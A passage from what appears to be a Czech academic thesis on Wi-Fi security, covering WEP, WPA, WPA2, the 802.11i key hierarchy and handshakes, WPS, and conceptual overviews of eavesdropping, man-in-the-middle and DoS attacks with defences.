WEP klíč vychází z proudové šifry RC4 vyvinuté Ronaldem Rivestem a může mít velikost mezi 64 až 256 bity. Nejčastěji využívaným je však 128 bitový klíč, který je složen z 24 bitového inicializačního vektoru a samotného klíče o 104 bitech. Právě v inicializačním vektoru se skrývá největší slabina. Inicializační vektor je přenášen v rámci celé komunikace mezi AP koncovou stanicí v otevřené formě, tudíž nic nebrání jeho zachycení. Při odchycení dostatečného počtu inicializačních vektorů, lze provést rekonstrukci klíče a tím prolomit zabezpečení WEP. Standard IEEE 802.11 nedefinuje žádnou funkčnost, která by obměňovala WEP klíč po určité době. Změnu klíče je samozřejmě možné provádět ručně, což je jak z pohledu správce sítě, tak i uživatelů značně nepřijatelné. (17) (2)

V roce 2001 pánové Scott Fluhrer, Itsik Mantin a Adi Shamir došli při analýze algoritmu proudové šifry RC4 k závěru, že při velikosti klíče 40 bitů je potřeba zhruba 1 000 000 zachycených paketů a šifrování WEP bylo oficiálně prolomeno. Budeme-li uvažovat síť s velkým datovým provozem, je prolomení zabezpečení WEP otázkou několika málo minut. (18)


3.4 WPA

„Řada nedostatků ve WEP odhalila naléhavou potřebu alternativy, ale záměrně pomalé a pečlivé procesy vyžadované při psaní nové bezpečnostní specifikace představovaly konflikt. Jako odpověď v roce 2003 Wi-Fi Alliance vydala WPA jako dočasný standard, zatímco Institut pro elektrotechnické a elektronické inženýrství (IEEE) pracoval na vývoji pokročilejších a dlouhodobějších náhrad WEP.“ (17)

3.4.1 WPA-TKIP

WPA využívá technologie ze standardu IEEE 802.1x, proces ověřování vychází z protokolu EAP, který byl vyvinut pro LAN sítě. Důvěryhodnost a integrita paketů je zajišťována pomocí protokolu TKIP. Původní 24 bitový inicializační vektor využívaný ve WEP je nahrazován 48 bitovým IV.

TKIP poskytuje ochranu vůči rekonstrukci klíče ze zachycených paketů a díky kontrolnímu kryptografickému součtu je imunní i vůči padělání paketů. Metoda MIC zajišťuje obranu vůči opakování předchozí zachycené komunikace. Tím že ke každému rámci v podstatě přidává digitální podpis, zabráňuje útokům typu man-in-the-middle, který je popsán v následující kapitole. I když je WPA-TKIP značně robustní oproti samotnému WEP, stále vychází z proudové šifry RC4 a v dnešní době není považováno za bezpečné. (19)



Obrázek 5: TKIP šifrování, zdroj (20)

3.5 WPA2


TKIP bylo sice daleko lepší než WEP, ale byl postaven na proudové šifře, která již nebyla považována za bezpečnou. Z těchto důvodů se institut IEEE rozhodl k vytvoření protokolu postaveném na bázi blokové šifry AES. Výsledkem práce bylo v roce 2004 přijetí standardu IEEE 802.11i. Standard nahrazoval nevyhovující WPA-TKIP a implementoval WPA2, jež pracuje s blokovou šifrou o velikostech 128, 192 a 256 bitů. Integrita a důvěryhodnost přenášených dat je zajištěna protokolem CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol), ten nahrazuje dřívější protokol MIC. V rámci zpětné kompatibility je možné využít WPA2-TKIP, který umožňuje přistupovat do sítě starším zařízením, která nepodporují CCMP. (17) (20)

3.5.1 AES

Symetrická bloková šifra AES v roce 2002 plně nahrazovala zastaralou šifru DES, která nebyla kvůli svému krátkému 56 bitovému klíči schopna odolat útokům hrubou silou. V případě zdařilého útoku je možné šifru prolomit za méně než 24 hodin. (21)

Algoritmus byl vyvinutý dvěma belgickými pány Joan Daemen a Vincent Rijmen někdy se též označuje jako Rijndael. AES zahrnuje tři blokové šifry AES-128, AES-192 a AES-256. Každá šifra se používá k šifrování a dešifrování bloku dat o velikosti 128 bitů při použití kryptografického klíče o velikostech 128, 192 nebo 256 bitů. Šifra Rijndael byla dokonce navržena, tak aby podporovala šifrování většího bloku dat za použití větších klíčů, avšak do standardu AES nakonec nebyla tato funkčnost implementována. (22)

Princip šifrování je založen na počtu transformací, které mají být provedeny na datech uložených v poli. Prvním krokem šifry je vložení dat do pole, následně se transformace opakuje v řadě šifrovacích kruhů. Počet opakování je definován délkou klíče, 10 kol pro 128 bitové klíče, 12 kol pro 192bitové klíče a 14 kol pro 256bitové klíče. V první transformaci šifry AES dochází k nahrazení dat pomocí substituční tabulky, druhá transformace posunuje datové řádky a třetí mixuje sloupce. Poslední krokem transformace je jednoduchá nebo úplná disjunkce, která je provedená na každém sloupci pomocí jiné části šifrovacího klíče. (22)




Obrázek 6: AES transformační krok – posun řádků, zdroj (22)

3.5.2 Slabiny AES

Od počátku nasazení šifry AES, bylo provedeno několik útoků ve snaze získat šifrovací klíč jinak než lámáním hrubou silou. V roce 2011 kryptografové Andrey Bogdanov, Dmitry Khovratovich, a Christian Rechberger představili techniku zvanou „biclique attack“, která je schopna prolomit šifrovací klíč rychleji než hrubou silou. V závislosti na verzi AES je možné obnovit klíč mezi 3 až 5 kolem útoku. Tento typ útoku nemá zatím praktické využití, neboť jeho výpočetní složitost je příliš velká. Šifra AES se tedy osvědčila jako spolehlivá a jediné dosud známé prakticky provedené úspěšné útoky vůči AES využili její špatné implementace. (22)

3.5.3 CCMP

Jedná se o tzv. kombinovaný režim provozu, kde je stejný klíč použit k šifrování a zároveň k zajištění důvěryhodnosti a integrity. CCMP tedy poskytuje podporu pro šifrování i ochranu integrity v rámci jednoho procesu, což je ukázáno na obrázku 7 níže.



Obrázek 7: CCMP proces šifrování rámce, zdroj (20)

Vstupem do procesu je rámec složený z hlavičky s MAC adresou zařízení a daty, která budou šifrována. Dočasný klíč slouží pro provádění autentifikace a šifrování rámce. Identifikátor klíče zajišťuje podporu zpracování více klíčů v daném přenosu a zároveň určuje, aby byl právě jeden klíč použit pro jeden rámec. Číslování paketů umožňuje přesnou identifikaci rámce, který je přenášen. (20)

3.6 Robust Security Network

Kromě protokolů TKIP a CCMP definuje standard 802.11i také řadu postupů, které vytvářejí takzvané Robust Security Networks (RSNs). Tyto sítě určují postupy, jak jsou klíče odvozovány a distribuovány.


3.6.1 802.11i hierarchie klíčů

Existují dva typy klíčů, které se používají v protokolech pro šifrování propojovací vrstvy. Párové klíče chrání aktuálně probíhající komunikaci mezi stanicí a AP. Skupinové klíče chrání vysílání nebo skupinový přenos z AP na přidružené klienty. Párové klíče jsou v konečném důsledku odvozeny z protokolů TKIP a CCMP. Skupinové klíče jsou vytvořeny nahodile a distribuce do každé stanice je rovněž závislá na libovolnosti přístupového bodu. (20)

3.6.2 Hierarchie párových klíčů

Jak TKIP, tak CCMP přebírají jeden hlavní klíč a rozšiřují ho na různé klíče potřebné pro zabezpečení rámců. Díky odvození klíčů mohou stanice obnovit šifrovací klíče bez opětovného spuštění celého procesu ověřování. Hlavní klíč musí být pečlivě chráněn, protože z něj jsou odvozeny veškeré další šifrovací klíče. Cílem hierarchie klíčů je odvozovat klíče používané k ochraně přenosu dočasných klíčů. (20)

Spuštění začíná hlavním klíčem. Není jistě překvapením, že v párové hierarchii klíčů, která je zobrazena na obrázku 8, se hlavní klíč nazývá hlavním párovým klíčem a je dlouhý 256 bitů. PMK musí odněkud pocházet. Je konfigurován ve WPA-PSK. U konfigurací pomocí ověřovacího serveru je hlavní klíč vypočítán serverem RADIUS. (20)



Obrázek 8: Párová hierarchie klíčů, zdroj (20)

Pro získání dočasných klíčů popsaných výše v této kapitole je nutné rozšířit PMK pomocí definované funkce pseudonáhodnosti. Pro další randomizaci dat je třeba rozšíření založit na předřazeném klíči, MAC adresách uchazeče i autentifikátora a na dvou náhodných hodnotách nonce přenášených jako součást four-way handshake. (20)

Jak TKIP, tak CCMP používají rozšiřující funkci pseudonáhodnosti, aby rozšířily 256 bitů do párového přechodného klíče. V hierarchii TKIP i CCMP se oba kusy 128 bitového přechodného klíče používají pro klíče, které chrání TK během distribuce. (20)


Obě hierarchie klíčů začínají dvěma klíči EAPOL, které slouží k zajištění přenosu klíčovacího materiálu pomocí zprávy EAPOL Key. Používají se dva 128bitové klíče. První klíč EAPOL KCK se používá k výpočtu kontroly integrity zprávy u klíčových zpráv. Druhý klíč EAPOL KEK se používá k šifrování klíčových zpráv. Oběma se budeme zabývat v sekci the four-way handshake. (20)

Přechodný klíč TKIP se skládá celkem z 512 bitů, přičemž dalších 256 bitů se používá jako 128 bitový dočasný klíč používaný při zpracování dat TKIP a 128 bitového klíče pro kontrolu integrity MIC. TKIP vyžaduje další dva klíče, protože používá tradiční schémata šifrování a ověřování, která striktně oddělují šifrování od ověřování. Přechodný klíč CCMP má pouze 384 bitů, protože pro ověřování a šifrování je použit pouze jediný 128 bitový dočasný klíč. (20)

3.6.3 Hierarchie skupinového klíče

Protokoly zabezpečení linkové vrstvy používají jinou sadu klíčů pro přenos a skupinový přenos. Každá přidružená stanice má jiný předřazený klíč, a proto neexistuje způsob, jak odvodit klíč, který se dá použít pro více destinací, z rozdílných ústředěn pro autentizaci/ověření. Místo toho ověřovatel udržuje hlavní klíč skupiny GMK jako základ pro dočasné klíče. Hlavní klíč skupiny je rozveden do hierarchie skupinových klíčů zobrazené na obrázku 9 pomocí funkce pseudonáhodnosti. Není vygenerován ani šifrovací ani potvrzovací klíč, protože výměna klíčů využívá pro distribuci klíčů dvojici klíčů EAPOL. (20)


Sítě mohou aktualizovat skupinové klíče, pokud stanice opustí síť, ať už proto, že byly ukončeny nebo odpoví. V TKIP lze též spustit obnovu skupinových klíčů. (20)



Obrázek 9: Primární skupinový klíč, zdroj (20)

3.6.4 802.11i Odvození a distribuce klíčů

Standard 802.11i specifikuje mechanismus odvozování klíčů místo toho, aby jen použil hlavní tajný klíč jako vstup do kryptografického protokolu. Aby se zabránilo opakovaným útokům, výměna používá náhodná čísla a vyžaduje handshake. Párové a skupinové klíče jsou aktualizovány pomocí samostatných handshakes, které jsou zobrazeny na obrázku 10. (20)



Obrázek 10: Výměna klíčů v rámci handshakes, zdroj (20)

3.6.5 Aktualizace párových klíčů metodou: The four-way handshake

Párové klíče jsou distribuována pomocí procedury známé jako the four-way handshake, jak je znázorněno na obrázku 10.

Zařízení i AP disponují sdíleným párovým klíčovým klíčem. The four-way handshake se používá k odvození dočasných klíčů a také potvrzuje, že obě strany jsou připraveny začít šifrovaný přenos komunikace. Zprávy v daném pořadí jsou implicitně potvrzeny další zprávou. (20)

1. Autentizátor (AP) odešle zařízení ANonce, což je náhodná hodnota, která zabraňuje útoku zopakováním předchozí zachycené komunikace. Pro tuto zprávu neexistuje žádné ověření, ale není nebezpečí jejího narušení. Je-li zpráva změněna, selže handshake a proces se spustí znovu. Pokud přijetí proběhne v pořádku, může žadatel, respektive zařízení rozbalit hlavní párový klíč do hierarchie úplných párových klíčů. Rozbalení vyžaduje znalost MAC adresy žadatele a ověřovatele, párový master klíč a dva nonces nazývané ANonce a SNonce. ANonce je generován na straně AP a SNonce se generuje na koncovém zařízení. (20) (23)

Výpočet přechodného klíče PTK probíhá tak, že se všechny tyto atributy vloží do pseudonáhodné funkce PRF-384, využívající HMAC-SHA1. Výsledkem je 48 bajtů dlouhý šifrovací klíč PTK. (23)

2. Ve druhé zprávě odesílá zařízení svou SNonce a kopii bezpečnostních parametrů z počáteční zprávy o asociaci s přístupovým bodem. Celá zpráva je ověřena kódem integrity, který byl vypočítán pomocí EAPOL KCK. AP obdrží zprávu a vytáhne SNonce, který dovolí AP odvodit úplnou párovou hierarchii klíčů. Součástí hierarchie klíčů je klíč, který slouží k podepisování zprávy. Pokud AP nemůže ověřit zprávu, selže handshake. (20)
3. Klíče jsou nyní na obou stranách, ale je třeba je potvrdit. AP pošle zařízení zprávu s uvedením pořadového čísla, ke kterému bude přidán párový klíč. Zpráva také zahrnuje aktuální GTK, který umožňuje aktualizaci skupinového klíče. GTK je zašifrován pomocí šifrovacího klíče EAPOL KEK a celá zpráva je ověřena pomocí klíče EAPOL KCK. (20)
4. Zařízení zašle AP konečnou potvrzovací zprávu, ve které sděluje, že přijal zprávy s klíči a oznamuje připravenost začít je používat. Zpráva je ověřena pomocí EAPOL KCK. (20)

3.6.6 Aktualizace skupinových klíčů: The group key handshake

Skupinový handshake je podstatně jednodušší než the four-way handshake probíraný v předchozí kapitole. Důležitým aspektem je, že skupinový handshake vychází právě z výsledků the four-way handshake a bez jeho úspěšného dokončení nemůže skupinový handshake začít, protože GTK je zašifrován KEK z hierarchie párových klíčů. Vzhledem k tomu se skupinový handshake skládá pouze ze dvou kroků: (20)

1. AP odešle GTK, zašifrovaný pomocí KEK z hierarchie párových klíčů. Zpráva je také ověřena vypočteným kódem pomocí EAPOL KCK. (20)
2. Zařízení odesílá potvrzovací zprávu s uvedením, že AP by měl začít používat nový klíč pro rámce skupin. Tato zpráva je také ověřena pomocí EAPOL KCK. (20)

Po aktualizaci skupinového klíče musí být výměna skupinových klíčů spuštěna pro každou stanici. Přestože aktualizace skupinových klíčů je obecně řízena ze strany AP, mohou stanice požadovat aktualizaci skupinového klíče odesláním nevyžádané potvrzovací zprávy. (20)

3.6.7 Podpora různých metod šifrování.

Chceme-li povolit migraci mezi různými protokoly šifrování, stejně jako přizpůsobit používání sítě starším zařízením, která nemohou využívat silnější algoritmus než WEP. Standard 802.11i pro tuto skutečnost definuje hierarchii důvěryhodnosti pro šifrovací protokoly, kde WEP s 40bitovými klíči je nejslabší protokol, následovaný WEP s 104bitovými klíči, TKIP a CCMP. (20)

Jako součást počátečního přidružení k síti si může každá stanice vyjednat protokoly šifrování, které používá pro jednostranné i skupinové údaje. Jediným omezením je, že skupinový klíč musí používat buď stejnou sílu, nebo slabší protokol šifrování. Přístupové body používají nejnižší společný jmenovatel pro klíč skupiny. V síti, kde je nejméně schopná přidružená stanice spustit pouze dynamické WEP, bude klíč skupiny dynamické WEP. Ostatní stanice však mohou používat silnější mechanismy ochrany proti jednostrannému vysílání. Mnoho přístupových bodů poskytuje zásady pro nastavení minimální přijatelné šifrovací síly a může zabránit tomu, aby se stanice spojily se slabšími protokoly, než požadovali správci sítě. Standard umožňuje téměř jakoukoli směs šifrovacích metod, s výjimkou toho, že stanice používající CCMP pro skupinové rámce musí podporovat CCMP i pro jednosměrné rámce. Nicméně řada ovladačů však nepodporuje všechny povolené šifrovací režimy. (20)

3.7 WPS

WPS znamená Wi-Fi Protected Setup. Jedná se o standard zabezpečení bezdrátové sítě, který se pokouší urychlit a usnadnit propojení mezi Wi-Fi routerem a bezdrátovými zařízeními. Služba WPS funguje pouze pro bezdrátové sítě, které používají heslo šifrované pomocí osobních bezpečnostních protokolů WPA Personal nebo WPA2. Služba WPS nefunguje v bezdrátových sítích, které používají zastaralé zabezpečení WEP, které lze snadno prolomit se základní sadou nástrojů a dovedností. (24)

Ve standardním nastavení nelze bezdrátové zařízení připojit k bezdrátové síti, pokud neznáte název sítě a její heslo. Předpokládejme, že chceme připojit zařízení, jako je smartphone k bezdrátové síti. V daném zařízení musíme nejprve vybrat síť, ke které se chceme a budeme připojovat, a poté zadat heslo. Bez provedení obou kroků se nemůžeme připojit k síti Wi-Fi. (24)

Existují tři primární přístupy k nastavení sítě v rámci WPS: konfigurace pomocí tlačítka, zadáním pinu a komunikací pomocí technologie NFC . Konfigurace zadáním pinu je povinná pro všechna Wi-Fi zařízení implementující WPS, zatímco konfigurace za pomoci tlačítka a NFC technologie jsou volitelné. (25)

Konfigurace tlačítkem:

V některých sítích může uživatel za pomoci WPS připojit k síti více zařízení a aktivovat šifrování dat stisknutím tlačítka. Přístupový bod naváže konfiguraci se zařízeními, na kterých bylo WPS též spuštěno pomocí tlačítka. Uživatelé si musí být vědomi toho, že během dvouminutového období instalace a konfigurace, které následuje po stisknutí tlačítka, se mohou do sítě připojit jakákoliv zařízení implementující způsob autorizace skrze PBC. Po provedené konfiguraci se doporučuje zkontrolovat, zda proběhla asociace pouze požadovaných zařízení. (25)

Přístup skrze PIN:

V praxi bývá PIN umístěn na štítku nalepeném na Wi-Fi routeru nebo se jedná o dynamicky PIN, který lze vygenerovat po přihlášení do zařízení skrze webový prohlížeč. Kód pin se používá, aby se nemohlo připojit jakékoliv zařízení do sítě a zároveň nebylo nutné vypisovat heslo. Pin má z pravidla 8 míst. Když je v dosahu Wi-Fi nové zařízení, vyzve uživatele, aby zadal kód pin pro asociaci zařízení do sítě. V tomto režimu síť přes WPS šifruje data a ověřuje každé zařízení v síti. Metoda zadávání pinu je podporována ve všech zařízeních. (25)

Komunikace pomocí NFC:

Komunikační rozhraní NFC lze použít k přenosu nastavení sítě do nového zařízení, aniž by musel být ručně zadáván kód PIN. Metoda NFC poskytuje silnou ochranu před přidáním nechtěného zařízení do sítě. Toto je volitelná metoda pro přístupové body a zařízení Wi-Fi Protected Setup. (25)

4 Útoky na Wi-Fi síť a metody obrany

Využití a dostupnost bezdrátových sítí v dnešním světě neustále roste. Skrze přístupové body jsou přenášeny spousty citlivých dat. Wi-Fi sítě jsou tak z pohledu útočníka velmi zajímavým cílem. V první části této kapitoly budou teoreticky představeny možné útoky na bezdrátovou síť. V následující části, budou popsány možnosti obrany, které značně zkomplikují odcizení dat přenášených v rámci bezdrátové sítě.

4.1 Typy útoků na bezdrátové sítě


Tato podkapitola popisuje typy možných útoků na komunikaci přenášenou v rámci bezdrátové sítě. Cílem většiny níže popsaných útoků je obejítí zabezpečení bezdrátové nebo napadení komunikace, případně její dešifrování. Nejedná se tedy o takzvané útoky hrubou silou, jejichž cílem by bylo získání hesla k bezdrátové síti.

4.1.1 Odposlech sítě

Pomocí odposlechu síťové komunikace lze získávat informace o uživateli, citlivá data i přístupová hesla sloužící k zabezpečení bankovníctví, emailu a sociálním sítím. Tento útok je velice běžný u bezdrátových sítí kvůli jejich charakteru. Útočník může být se svým zařízením kdekoliv ve volném prostoru mezi dvěma vysílacími body a odposlouchávat probíhající komunikaci. V případě, že se jedná o nezabezpečenou bezdrátovou síť a uživatelé na síti nepoužívají další metody, kterými by svou komunikaci dále šifrovali, je tato komunikaci volně přístupná pro daného útočníka. Typicky se jedná o informace přenášené v protokolu HTTP. (26)

4.1.2 Man-in-The-Midle

MiTM je druh počítačového útoku, při kterém se útočník vkládá do komunikace mezi dvěma stranami (lidmi nebo systémy), aniž by obě strany tušily, že komunikace neprobíhá přímo. V rámci tohoto útoku může být veškerá komunikace ze strany útočníka čtena, pozměňována a v neposlední řadě i zneužita. Modifikace komunikace může probíhat v reálném čase, což může mít za následek změnu parametrů příkazů prováděných přes internetové bankovníctví, odcizení a zneužití informací o bankovních kartách. Útočník je též schopen zachytit šifrovací klíče a provádět dešifrování dané komunikace. (27)



Obrázek 11: útok typu MiTM, zdroj (27)

V současné době jsou detekovány útoky MiTM třemi způsoby – autentizací, autorizací přístupu a forenzní analýzou. Ověření zaručuje, že konkrétní zpráva pochází z určitého zdroje. Kryptografické protokoly jsou obvykle implementovány ověřením koncového bodu, aby se zabránilo útokům typu MiTM. Služba TLS pomáhá autentizovat strany prostřednictvím vzájemně důvěryhodné certifikační autority. Klienti a servery získají certifikáty SSL / TLS od důvěryhodných certifikačních autorit a jejich vzájemná výměna slouží k ověření. Pro emailovou komunikaci bývá využíván protokol S/MIME (Secure / Multipurpose Internet Mail Extensions), který umožňuje šifrování komunikace nebo digitální podepisování k zajištění integrity zprávy. (27)

4.1.3 DoS

Jedná se o útok na konkrétní zařízení připojené v bezdrátové síti nebo na samotný přístupový bod. V praxi se též používá útok DDoS vedený především na webové služby. Cílem útoku je přetížení dané služby a znemožnění jejího využití. V případě bezdrátových sítí bývá DoS útok spojován se snahou přimět uživatele připojené k síti provést proces ověření a autentizace u přístupového bodu znovu. Útočník se následně snaží proces odposlechnout a využít k prolomení zabezpečení bezdrátové sítě. (28)

